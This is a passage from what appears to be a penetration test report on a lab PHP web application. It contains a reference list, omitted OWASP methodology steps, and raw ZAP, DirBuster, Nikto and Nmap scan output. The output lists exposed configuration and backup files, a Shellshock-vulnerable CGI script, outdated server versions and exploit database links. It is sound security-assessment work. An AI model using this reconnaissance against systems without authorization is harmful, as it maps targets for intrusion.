Available at: <https://www.geeksforgeeks.org/what-is-the-most-used-method-for-hashing-passwords-in-php/>  
[Accessed January 2023].
- Cabinet Office, 2022. *The Cost of Cyber Crime*. [Online]  
Available at:  
[https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment\\_data/file/60943/the-cost-of-cyber-crime-full-report.pdf](https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/60943/the-cost-of-cyber-crime-full-report.pdf)  
[Accessed January 2023].
- DbSchema, 2020. *MySQL - What is the Default Username and Password?*. [Online]  
Available at: <https://dbschema.com/2020/04/21/mysql-default-username-password/>  
[Accessed January 2023].
- Haider, Q., 2011. *PHPMyAdmin Default login password [closed]*. [Online]  
Available at: <https://stackoverflow.com/questions/5818358/phpmyadmin-default-login-password>  
[Accessed January 2023].
- Hoyt, B., 2020. *Don't try to sanitize input. Escape output..* [Online]  
Available at: <https://benhoyt.com/writings/dont-sanitize-do-escape/>  
[Accessed January 2023].
- Information Commissioner's Office , 2023. *Penalties*. [Online]  
Available at: <https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-le-processing/penalties/>  
[Accessed January 2023].
- Information Commissioner's Office, 2023. *Encryption*. [Online]  
Available at: <https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data->

[protection-regulation-gdpr/security/encryption/](#)

[Accessed January 2023].

Khalil, R., 2018. *ZAP Tutorial - How to Set Up ZAP to Work with Browser*. [Online]

Available at: [https://rkhal101.github.io/\\_posts/WAVS/ZAP/zap\\_browser\\_setup](https://rkhal101.github.io/_posts/WAVS/ZAP/zap_browser_setup)

[Accessed January 2023].

Kinsta, 2022. *How to Change Your MySQL Password in XAMPP (3 Methods)*. [Online]

Available at: <https://kinsta.com/knowledgebase/xampp-mysql-password>

[Accessed January 2023].

Merity, S., 2012. *Password Security: Why salting with usernames is no good*. [Online]

Available at: [https://smerity.com/articles/2012/salting\\_with\\_usernames.html](https://smerity.com/articles/2012/salting_with_usernames.html)

[Accessed January 2023].

Microsoft , 2022. *Password policy recommendations for Microsoft 365 passwords*. [Online]

Available at: <https://learn.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations>

[Accessed January 2023].

Mozilla, 2022. *X-XSS-Protection*. [Online]

Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

[Accessed January 2023].

Mozilla, 2023. *Strict-Transport-Security*. [Online]

Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>

[Accessed January 2022].

Mozilla, n.d. *SSL Configuration Generator*. [Online]

Available at: <https://ssl-config.mozilla.org/#server=apache&version=2.4.3&config=old&openssl=1.1.1k&guideline=5.6>

[Accessed January 2023].

Munroe, R., 2007. *Exploits of a Mom*. [Online]

Available at: <https://xkcd.com/327/>

[Accessed January 2023].

MySQL, n.d. *MySQL 5.0 Release Notes*. [Online]

Available at: <https://downloads.mysql.com/docs/mysql-5.0-relnotes-en.pdf>

[Accessed January 2023].

MySQLTutorial, n.d. *MySQL Prepared Statement*. [Online]

Available at: <https://www.mysqltutorial.org/mysql-prepared-statement.aspx>

[Accessed January 2023].

National Cyber Security Centre, 2018. *Password policy: updating your approach*. [Online]

Available at: <https://www.ncsc.gov.uk/collection/passwords/updating-your-approach>

[Accessed January 2023].



National Cyber Security Centre, 2021. *Top tips for staying secure online*. [Online]  
Available at: <https://www.ncsc.gov.uk/collection/top-tips-for-staying-secure-online/three-random-words>  
[Accessed January 2023].

National Cyber Security Centre, 2021. *Using TLS to protect data*. [Online]  
Available at: <https://www.ncsc.gov.uk/guidance/using-tls-to-protect-data>  
[Accessed January 2023].

Nessus Tenable, 2023. *5.5 Ensure the Default CGI Content printenv Script Is Removed*. [Online]  
Available at:  
[https://www.tenable.com/audits/items/CIS\\_Apache\\_HTTP\\_Server\\_2.2\\_Benchmark\\_v3.6.0\\_Level\\_1\\_Middlware.audit:cc655d786041f70ec866c7b80dc108b7](https://www.tenable.com/audits/items/CIS_Apache_HTTP_Server_2.2_Benchmark_v3.6.0_Level_1_Middlware.audit:cc655d786041f70ec866c7b80dc108b7)  
[Accessed January 2023].

OWASP, 2022. *Test HTTP Strict Transport Security*. [Online]  
Available at: [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/02-Configuration\\_and\\_Deployment\\_Management\\_Testing/07-Test\\_HTTP\\_Strict\\_Transport\\_Security](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/07-Test_HTTP_Strict_Transport_Security)  
[Accessed January 2023].

OWASP, 2022. *Top 10 Web Application Security Risks*. [Online]  
Available at: <https://owasp.org/www-project-top-ten/>  
[Accessed January 2023].

OWASP, 2023. *4-Web Application Security Testing: What Is the OWASP Testing Methodology?*. [Online]  
Available at: [https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\\_Application\\_Security\\_Testing/00-Introduction\\_and\\_Objectives/README](https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/00-Introduction_and_Objectives/README)

OWASP, 2023. *Enumerate Infrastructure and Application Admin Interfaces*. [Online]  
Available at: [https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\\_Application\\_Security\\_Testing/02-Configuration\\_and\\_Deployment\\_Management\\_Testing/05-Enumerate\\_Infrastructure\\_and\\_Application\\_Admin\\_Interfaces](https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/05-Enumerate_Infrastructure_and_Application_Admin_Interfaces)  
[Accessed January 2022].

OWASP, 2023. *OWASP Web Security Testing Guide*. [Online]  
Available at: <https://owasp.org/www-project-web-security-testing-guide/>  
[Accessed January 2023].

OWASP, 2023. *Testing for Improper Error Handling*. [Online]  
Available at: [https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\\_Application\\_Security\\_Testing/08-Testing\\_for\\_Error\\_Handling/01-Testing\\_For\\_Improper\\_Error\\_Handling](https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/01-Testing_For_Improper_Error_Handling)  
[Accessed January 2023].

OWASP, 2023. *Testing for Incubated Vulnerability*. [Online]  
Available at: [https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/14-](https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/14-)

Testing for Incubated Vulnerability

[Accessed January 2023].

OWASP, n.d. *How to Use the OWASP Java Encoder*. [Online]

Available at: <https://owasp.org/www-project-java-encoder/>

[Accessed January 2023].

P.I.E Staff, 2015. *You Wouldn't Base64 a Password - Cryptography Decoded*. [Online]

Available at: <https://paragonie.com/blog/2015/08/you-wouldnt-base64-a-password-cryptography-decoded>

[Accessed January 2023].

Paganini, P., 2015. *How hackers use Robots.txt to harvest information*. [Online]

Available at: <https://securityaffairs.co/36944/hacking/hackers-use-robots-txt.html>

[Accessed January 2023].

PHP, n.d. *MySQL Community Server 8.0.32*. [Online]

Available at: <https://dev.mysql.com/downloads/mysql/>

[Accessed January 2023].

PHP, n.d. *PHP 8.2 Released!*. [Online]

Available at: <https://www.php.net/releases/8.2/en.php>

[Accessed January 2023].

PHP, n.d. *Unsupported Historical Releases*. [Online]

Available at: <https://www.php.net/releases/index.php>

[Accessed January 2023].

PortSwigger, 2023. *Directory traversal*. [Online]

Available at: <https://portswigger.net/web-security/file-path-traversal>

[Accessed January 2023].

PortSwigger, 2023. *Insecure direct object references (IDOR)*. [Online]

Available at: <https://portswigger.net/web-security/access-control/idor>

[Accessed January 2023].

Prichici, G., 2018. *File Upload Protection – 10 Best Practices for Preventing Cyber Attacks*. [Online]

Available at: <https://www.opswat.com/blog/file-upload-protection-best-practices>

[Accessed January 2023].

ProFTPD, 2011. *[ProFTPD-announce] ProFTPD 1.3.4a released*. [Online]

Available at: <https://sourceforge.net/p/proftpd/mailman/message/28387267/>

[Accessed January 2023].

ProFTPD, 2022. *1.3.8 Release Notes*. [Online]

Available at: <http://www.proftpd.org/docs/NEWS-1.3.8>

[Accessed January 2023].

Sahin, N., 2019. *Session state and session cookies best practices*. [Online]

Available at: <https://techcommunity.microsoft.com/t5/iis-support-blog/session-state-and-session->

[cookies-best-practices/ba-p/714333](#)

[Accessed January 2023].

Securelca, 2020. *Hooking victims to Browser Exploitation Framework (BeEF) using Reflected and Stored XSS.* [Online]

Available at: <https://medium.com/@secureica/hooking-victims-to-browser-exploitation-framework-beef-using-reflected-and-stored-xss-859266c5a00a>

[Accessed January 2023].

Securonix Threat Labs, 2022. *Securonix Threat Labs Security Advisory: New Golang Attack Campaign GO#WEBBFUSCATOR Leverages Office Macros and.* [Online]

Available at: <https://www.securonix.com/blog/golang-attack-campaign-gowebbfusculator-leverages-office-macros-and-james-webb-images-to-infect-systems/>

[Accessed January 2023].

Sellers, A., 2022. *How to Get an SSL Certificate.* [Online]

Available at: <https://blog.hubspot.com/website/best-free-ssl-certificate-sources>

[Accessed January 2023].

Solanki, P., 2021. *Cross site scripting (XSS) Payloads.* [Online]

Available at: <https://androx47.medium.com/cross-site-scripting-xss-payloads-6a492d795c0>

[Accessed January 2023].

UK Government, 2022. *Cyber Security Breaches Survey 2022.* [Online]

Available at: <https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2022/cyber-security-breaches-survey-2022#chapter-5-incidence-and-impact-of-breaches-or-attacks>

[Accessed January 2023].

W3Schools, n.d. *PHP MySQL Prepared Statements.* [Online]

Available at: [https://www.w3schools.com/php/php\\_mysql\\_prepared\\_statements.asp](https://www.w3schools.com/php/php_mysql_prepared_statements.asp)

[Accessed January 2023].

# APPENDICES PART 1

## APPENDIX A: OMITTED METHODOLOGY

---

The OWASP Web Application Penetration Testing Methodology was followed for the entirety of the penetration test conducted on the target website. This methodology is highly detailed and written with all possible website functionality in mind. Because of this, there were several testing stages that were not relevant to the website in question, either due to being out of scope or irrelevant to the website's functionality. Additionally, some stages were merged into one stage, and some steps were skipped due to the testing procedure having already covered the targeted functionality or area of the website. The following list comprises of the steps that were omitted due to these reasons:

- Information Gathering
  - Conduct Search Engine Discovery Reconnaissance for Information Leakage
  - Review Webpage Content for Information Leakage
  - Fingerprint Web Application Framework
  - Fingerprint Web Application
  - Map Application Architecture
- Configuration and Deployment Management Testing
  - Test Network Infrastructure Configuration
  - Test File Extensions Handling for Sensitive Information
  - Review Old Backup and Unreferenced Files for Sensitive Information
  - Test RIA Cross Domain Policy
  - Test File Permission
  - Test for Subdomain Takeover
  - Test Cloud Storage
  - Test for Content Security Policy
  - Test for Path Confusion
- Identity Management Testing
  - Test Account Provisioning Process
  - Testing for Account Enumeration and Guessable User Account
  - Testing for Weak or Unenforced Username Policy
- Authentication Testing
  - Testing for Credentials Transported over an Encrypted Channel
  - Testing for Bypassing Authentication Schema
  - Testing for Vulnerable Remember Password
  - Testing for Browser Cache Weaknesses
  - Testing for Weak Security Question Answer
  - Testing for Weaker Authentication in Alternative Channel
  - Testing Multi-Factor Authentication
- Authorization Testing

- Testing for Bypassing Authorization Schema
  - Testing for Privilege Escalation
  - Testing for OAuth Weaknesses
  - Testing for OAuth Authorization Server Weaknesses
  - Testing for OAuth Client Weaknesses
- Session Management Testing
  - Testing for Cookies Attributes
  - Testing for Session Fixation
  - Testing for Exposed Session Variables
  - Testing for Cross Site Request Forgery
  - Testing Session Timeout
  - Testing for Session Puzzling
  - Testing for Session Hijacking
  - Testing JSON Web Tokens
- Input Validation Testing
  - Testing for HTTP Verb Tampering
  - Testing for HTTP Parameter Pollution
  - Testing for LDAP Injection
  - Testing for XML Injection
  - Testing for SSI Injection
  - Testing for XPath Injection
  - Testing for IMAP SMTP Injection
  - Testing for Code Injection
    - Testing for File Inclusion
  - Testing for Command Injection
  - Testing for Format String Injection
  - Testing for HTTP Splitting Smuggling
  - Testing for HTTP Incoming Requests
  - Testing for Host Header Injection
  - Testing for Host Header Injection
  - Testing for Server-Side Request Forgery
  - Testing for Mass Assignment
- Testing for Error Handling
  - Testing for Stack Traces
- Testing for Weak Cryptography
  - Testing for Padding Oracle
  - Testing for Weak Encryption
- Business Logic Testing
  - Test Ability to Forge Requests
  - Test Integrity Checks
  - Test for Process Timing
  - Test Number of Times a Function Can Be Used Limits
  - Testing for the Circumvention of Work Flows
  - Test Defenses Against Application Misuse

- Test Upload of Unexpected File Types
  - Test Upload of Malicious Files
  - Test Payment Functionality
- Client-side Testing (all)
- API Testing (all)

## APPENDIX B: SITE INFORMATION

---

### 4.1.1 OWASP ZAP Spidering Scan Output

<http://192.168.1.10>  
<http://192.168.1.10/>  
<http://192.168.1.10/OKOYIVMXJTYO>  
<http://192.168.1.10/OKOYIVMXJTYO/doornumbers.txt>  
<http://192.168.1.10/aboutus.php>  
<http://192.168.1.10/access-denied.php>  
<http://192.168.1.10/admin>  
<http://192.168.1.10/admin/>  
<http://192.168.1.10/admin/access-denied.php>  
<http://192.168.1.10/admin/base-bg.gif>  
<http://192.168.1.10/admin/login-form.php>  
<http://192.168.1.10/admin/stylesheets>  
[http://192.168.1.10/admin/stylesheets/admin\\_styles.css](http://192.168.1.10/admin/stylesheets/admin_styles.css)  
<http://192.168.1.10/admin/validation>  
<http://192.168.1.10/admin/validation/admin.js>  
<http://192.168.1.10/appendage.php?type=terms.php>  
<http://192.168.1.10/billing-alternative.php>  
<http://192.168.1.10/cart-exec.php?id=1>  
<http://192.168.1.10/cart.php>  
<http://192.168.1.10/contactus.php>  
<http://192.168.1.10/foodzone.php>  
<http://192.168.1.10/icons>  
<http://192.168.1.10/icons/back.gif>  
<http://192.168.1.10/icons/blank.gif>  
<http://192.168.1.10/icons/image2.gif>  
<http://192.168.1.10/icons/unknown.gif>  
<http://192.168.1.10/images>  
<http://192.168.1.10/images/img001.png>  
<http://192.168.1.10/images/img002.png>  
<http://192.168.1.10/images/img003.png>  
<http://192.168.1.10/images/img004.png>  
<http://192.168.1.10/images/img005.png>  
<http://192.168.1.10/images/img006.png>  
<http://192.168.1.10/images/img007.png>  
<http://192.168.1.10/images/img008.png>  
<http://192.168.1.10/images/img009.png>  
<http://192.168.1.10/images/img010.png>  
<http://192.168.1.10/images/img011.png>  
<http://192.168.1.10/images/img012.png>

<http://192.168.1.10/images/img013.png>  
<http://192.168.1.10/images/img014.png>  
<http://192.168.1.10/images/img015.png>  
<http://192.168.1.10/images/img016.png>  
<http://192.168.1.10/images/img017.png>  
<http://192.168.1.10/images/img018.png>  
<http://192.168.1.10/images/img019.png>  
<http://192.168.1.10/images/img020.png>  
<http://192.168.1.10/images/img021.png>  
<http://192.168.1.10/images/img022.png>  
<http://192.168.1.10/images/img023.png>  
<http://192.168.1.10/images/img024.png>  
<http://192.168.1.10/images/img025.png>  
<http://192.168.1.10/images/pizza-inn-map4-mombasa-road.png>  
<http://192.168.1.10/index.php>  
<http://192.168.1.10/login-exec.php>  
<http://192.168.1.10/login-register.php>  
<http://192.168.1.10/logout.php>  
<http://192.168.1.10/member-index.php>  
<http://192.168.1.10/member-ratings.php>  
<http://192.168.1.10/order-exec.php?id=1>  
<http://192.168.1.10/pictures>  
<http://192.168.1.10/pictures/>  
<http://192.168.1.10/pictures/?C=D;O=D>  
<http://192.168.1.10/pictures/fluffy.jpg>  
<http://192.168.1.10/pictures/rick.jpg>  
<http://192.168.1.10/ratings.php>  
<http://192.168.1.10/register-exec.php>  
<http://192.168.1.10/register-failed.php>  
<http://192.168.1.10/robots.txt>  
<http://192.168.1.10/sitemap.xml>  
<http://192.168.1.10/stylesheets>  
[http://192.168.1.10/stylesheets/user\\_styles.css](http://192.168.1.10/stylesheets/user_styles.css)  
<http://192.168.1.10/swf>  
<http://192.168.1.10/swf/swfobject.js>  
<http://192.168.1.10/tables.php>  
<http://192.168.1.10/update-quantity.php>  
<http://192.168.1.10/validation>  
<http://192.168.1.10/validation/>  
<http://192.168.1.10/validation/?C=D;O=D>  
<http://192.168.1.10/validation/user.js>



#### 4.1.2 DirBuster Scan Output

DirBuster 1.0-RC1 - Report

[http://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

Report produced on Sat Jan 14 08:56:10 EST 2023

-----  
<http://192.168.1.10:80>  
-----

Directories found during testing:

Dirs found with a 200 response:

/images/  
/  
/security/  
/icons/  
/docs/  
/swf/  
/images/pizza/  
/validation/  
/videos/  
/pictures/  
/css/  
/install/  
/icons/small/  
/js/  
/js/google-code-prettify/  
/js/holder/  
/admin/validation/  
/connection/  
/admin/connection/  
/stylesheets/  
/admin/stylesheets/

Dirs found with a 403 response:

/cgi-bin/  
/error/  
/error/include/

Dirs found with a 302 response:

/admin/

Dirs found with a 401 response:

/phpmyadmin/

-----  
Files found during testing:

Files found with a 200 response:

/index.php  
/contactus.php  
/terms.php  
/foodzone.php  
/member-ratings.php  
/aboutus.php  
/security/sqlcm.bak  
/appendage.php  
/swf/swfobject.js  
/docs/changelog.txt  
/validation/user.js  
/docs/install.txt  
/gallery.php  
/docs/readmefirst.txt  
/docs/support.txt  
/docs/~\$C%20409%20TERM%20PROJECTJan%202012.doc  
/swf/Carousel.swf  
/swf/default.xml  
/images/pizza/Romans.xcf  
/footer.php  
/cart.php  
/update-quantity.php  
/css/DT\_bootstrap.css  
/css/bootstrap-responsive.css  
/css/bootstrap.css  
/css/datepicker.css  
/css/demo.css  
/css/diapo.css  
/css/docs.css  
/css/font-awesome.css  
/css/normalize.css  
/css/style.css  
/install/coming\_soon.txt  
/js/DT\_bootstrap.js  
/js/application.js  
/js/bootstrap-affix.js  
/js/bootstrap-alert.js  
/js/bootstrap-button.js  
/js/bootstrap-carousel.js  
/js/bootstrap-collapse.js  
/js/bootstrap-dropdown.js  
/js/bootstrap-modal.js

/js/bootstrap-popover.js  
/js/bootstrap-scrollspy.js  
/js/bootstrap-tab.js  
/js/bootstrap-tooltip.js  
/js/bootstrap-transition.js  
/js/bootstrap-typeahead.js  
/js/bootstrap.js  
/js/bootstrap.min.js  
/js/datepicker.js  
/js/html5shiv.js  
/js/jquery-1.7.2.min.js  
/js/jquery-1.10.2.min.js  
/js/jquery.dataTables.js  
/js/google-code-prettify/prettify.css  
/js/jquery.easing.1.3.js  
/js/google-code-prettify/prettify.js  
/js/holder/holder.js  
/js/jquery.hoverIntent.minified.js  
/js/jquery.hoverdir.js  
/js/jquery.js  
/js/jquery.mobile-1.0rc2.customized.min.js  
/logout.php  
/login-register.php  
/admin/logout.php  
/admin/login-form.php  
/admin/validation/admin.js  
/cookie.php  
/username.php  
/instructions.php  
/connection/config.php  
/admin/connection/config.php  
/stylesheets/user\_styles.css  
/admin/stylesheets/admin\_styles.css  
/phpinfo.php  
/specialdeals.php

Files found with a 302 response:

/member-index.php  
/login-exec.php  
/register-exec.php  
/admin/index.php  
/admin/profile.php  
/admin/categories.php  
/admin/specials.php  
/admin/messages.php  
/admin/login-exec.php  
/admin/accounts.php

/admin/options.php  
/ratings.php  
/admin/orders.php  
/auth.php  
/admin/auth.php  
/tables.php  
/admin/reservations.php  
/inbox.php

-----

### 4.1.3 Nikto Scan Output

- Nikto v2.1.6/2.1.5
- + Target Host: 192.168.1.10
- + Target Port: 80
- + GET Retrieved x-powered-by header: PHP/5.4.7
- + GET The anti-clickjacking X-Frame-Options header is not present.
- + GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + GET "robots.txt" contains 1 entry which should be manually viewed.
- + GET Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var
- + HEAD Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + HEAD PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
- + OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6271).
- + OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6278).
- + USZJNBN Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + GET /phpinfo.php: Output from the phpinfo() function was found.
- + GET Cookie PHPSESSID created without the httponly flag
- + OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-3268: GET /css/: Directory indexing found.
- + OSVDB-3092: GET /css/: This might be interesting...
- + OSVDB-3268: GET /install/: Directory indexing found.
- + OSVDB-3092: GET /install/: This might be interesting...
- + OSVDB-3268: GET /stylesheets/: Directory indexing found.
- + OSVDB-3092: GET /stylesheets/: This might be interesting...
- + OSVDB-3233: GET /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. BID-4431.

- + OSVDB-3233: GET /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
- + OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
- + OSVDB-3268: GET /icons/: Directory indexing found.
- + OSVDB-3268: GET /images/: Directory indexing found.
- + OSVDB-3268: GET /docs/: Directory indexing found.
- + OSVDB-3233: GET /icons/README: Apache default file found.

#### 4.1.4 Nmap Vulnerability Scan Output

# Nmap 7.92 scan initiated Tue Jan 17 08:26:33 2023 as: nmap -sV -oN VulnScan.txt --script vulners 192.168.1.10

Nmap scan report for 192.168.1.10

Host is up (0.00031s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp ProFTPD 1.3.4a

| vulners:

| cpe:/a:proftpd:proftpd:1.3.4a:

	SAINT:FD1752E124A72FD3A26EEB9B315E8382	10.0	
	<a href="https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382">https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382</a>		*EXPLOIT*
	SAINT:950EB68D408A40399926A4CCAD3CC62E	10.0	
	<a href="https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E">https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E</a>		*EXPLOIT*
	SAINT:63FB77B9136D48259E4F0D4CDA35E957	10.0	
	<a href="https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957">https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957</a>		*EXPLOIT*
	SAINT:1B08F4664C428B180EEC9617B41D9A2C	10.0	
	<a href="https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C">https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C</a>		*EXPLOIT*
	PROFTPD_MOD_COPY	10.0	<a href="https://vulners.com/canvas/PROFTPD_MOD_COPY">https://vulners.com/canvas/PROFTPD_MOD_COPY</a>
			*EXPLOIT*
	PACKETSTORM:162777	10.0	<a href="https://vulners.com/packetstorm/PACKETSTORM:162777">https://vulners.com/packetstorm/PACKETSTORM:162777</a>
			*EXPLOIT*
	PACKETSTORM:132218	10.0	<a href="https://vulners.com/packetstorm/PACKETSTORM:132218">https://vulners.com/packetstorm/PACKETSTORM:132218</a>
			*EXPLOIT*
	PACKETSTORM:131567	10.0	<a href="https://vulners.com/packetstorm/PACKETSTORM:131567">https://vulners.com/packetstorm/PACKETSTORM:131567</a>
			*EXPLOIT*
	PACKETSTORM:131555	10.0	<a href="https://vulners.com/packetstorm/PACKETSTORM:131555">https://vulners.com/packetstorm/PACKETSTORM:131555</a>
			*EXPLOIT*
	PACKETSTORM:131505	10.0	<a href="https://vulners.com/packetstorm/PACKETSTORM:131505">https://vulners.com/packetstorm/PACKETSTORM:131505</a>
			*EXPLOIT*
	EDB-ID:49908	10.0	<a href="https://vulners.com/exploitdb/EDB-ID:49908">https://vulners.com/exploitdb/EDB-ID:49908</a> *EXPLOIT*
	1337DAY-ID-36298	10.0	<a href="https://vulners.com/zdt/1337DAY-ID-36298">https://vulners.com/zdt/1337DAY-ID-36298</a> *EXPLOIT*
	1337DAY-ID-23720	10.0	<a href="https://vulners.com/zdt/1337DAY-ID-23720">https://vulners.com/zdt/1337DAY-ID-23720</a> *EXPLOIT*
	1337DAY-ID-23544	10.0	<a href="https://vulners.com/zdt/1337DAY-ID-23544">https://vulners.com/zdt/1337DAY-ID-23544</a> *EXPLOIT*
	CVE-2019-12815	7.5	<a href="https://vulners.com/cve/CVE-2019-12815">https://vulners.com/cve/CVE-2019-12815</a>
	739FE495-4675-5A2A-BB93-EEF94AC07632	7.5	
	<a href="https://vulners.com/githubexploit/739FE495-4675-5A2A-BB93-EEF94AC07632">https://vulners.com/githubexploit/739FE495-4675-5A2A-BB93-EEF94AC07632</a>		*EXPLOIT*
	SSV:61050	5.0	<a href="https://vulners.com/seebug/SSV:61050">https://vulners.com/seebug/SSV:61050</a> *EXPLOIT*
	CVE-2020-9272	5.0	<a href="https://vulners.com/cve/CVE-2020-9272">https://vulners.com/cve/CVE-2020-9272</a>
	CVE-2019-19272	5.0	<a href="https://vulners.com/cve/CVE-2019-19272">https://vulners.com/cve/CVE-2019-19272</a>
	CVE-2019-19271	5.0	<a href="https://vulners.com/cve/CVE-2019-19271">https://vulners.com/cve/CVE-2019-19271</a>
	CVE-2019-19270	5.0	<a href="https://vulners.com/cve/CVE-2019-19270">https://vulners.com/cve/CVE-2019-19270</a>
	CVE-2019-18217	5.0	<a href="https://vulners.com/cve/CVE-2019-18217">https://vulners.com/cve/CVE-2019-18217</a>
	CVE-2016-3125	5.0	<a href="https://vulners.com/cve/CVE-2016-3125">https://vulners.com/cve/CVE-2016-3125</a>
	CVE-2013-4359	5.0	<a href="https://vulners.com/cve/CVE-2013-4359">https://vulners.com/cve/CVE-2013-4359</a>
	CVE-2017-7418	2.1	<a href="https://vulners.com/cve/CVE-2017-7418">https://vulners.com/cve/CVE-2017-7418</a>
	CVE-2012-6095	1.2	<a href="https://vulners.com/cve/CVE-2012-6095">https://vulners.com/cve/CVE-2012-6095</a>
_	CVE-2021-46854	0.0	<a href="https://vulners.com/cve/CVE-2021-46854">https://vulners.com/cve/CVE-2021-46854</a>

```

80/tcp open http Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
|_http-server-header: Apache/2.4.3 (Unix) PHP/5.4.7
| vulners:
| cpe:/a:apache:http_server:2.4.3:
| SSV:60913 7.5 https://vulners.com/seebug/SSV:60913 *EXPLOIT*
| CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
| CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
| CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
| CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
| CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
| CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
| CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679
| CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167
| CVE-2013-2249 7.5 https://vulners.com/cve/CVE-2013-2249
| CNVD-2022-73123 7.5 https://vulners.com/cnvd/CNVD-2022-73123
| CNVD-2022-03225 7.5 https://vulners.com/cnvd/CNVD-2022-03225
| CNVD-2021-102386 7.5 https://vulners.com/cnvd/CNVD-2021-102386
| PACKETSTORM:127546 6.8 https://vulners.com/packetstorm/PACKETSTORM:127546
| *EXPLOIT*
| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8
| https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
| CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
| CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
| CVE-2016-5387 6.8 https://vulners.com/cve/CVE-2016-5387
| CVE-2014-0226 6.8 https://vulners.com/cve/CVE-2014-0226
| CNVD-2022-03224 6.8 https://vulners.com/cnvd/CNVD-2022-03224
| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8
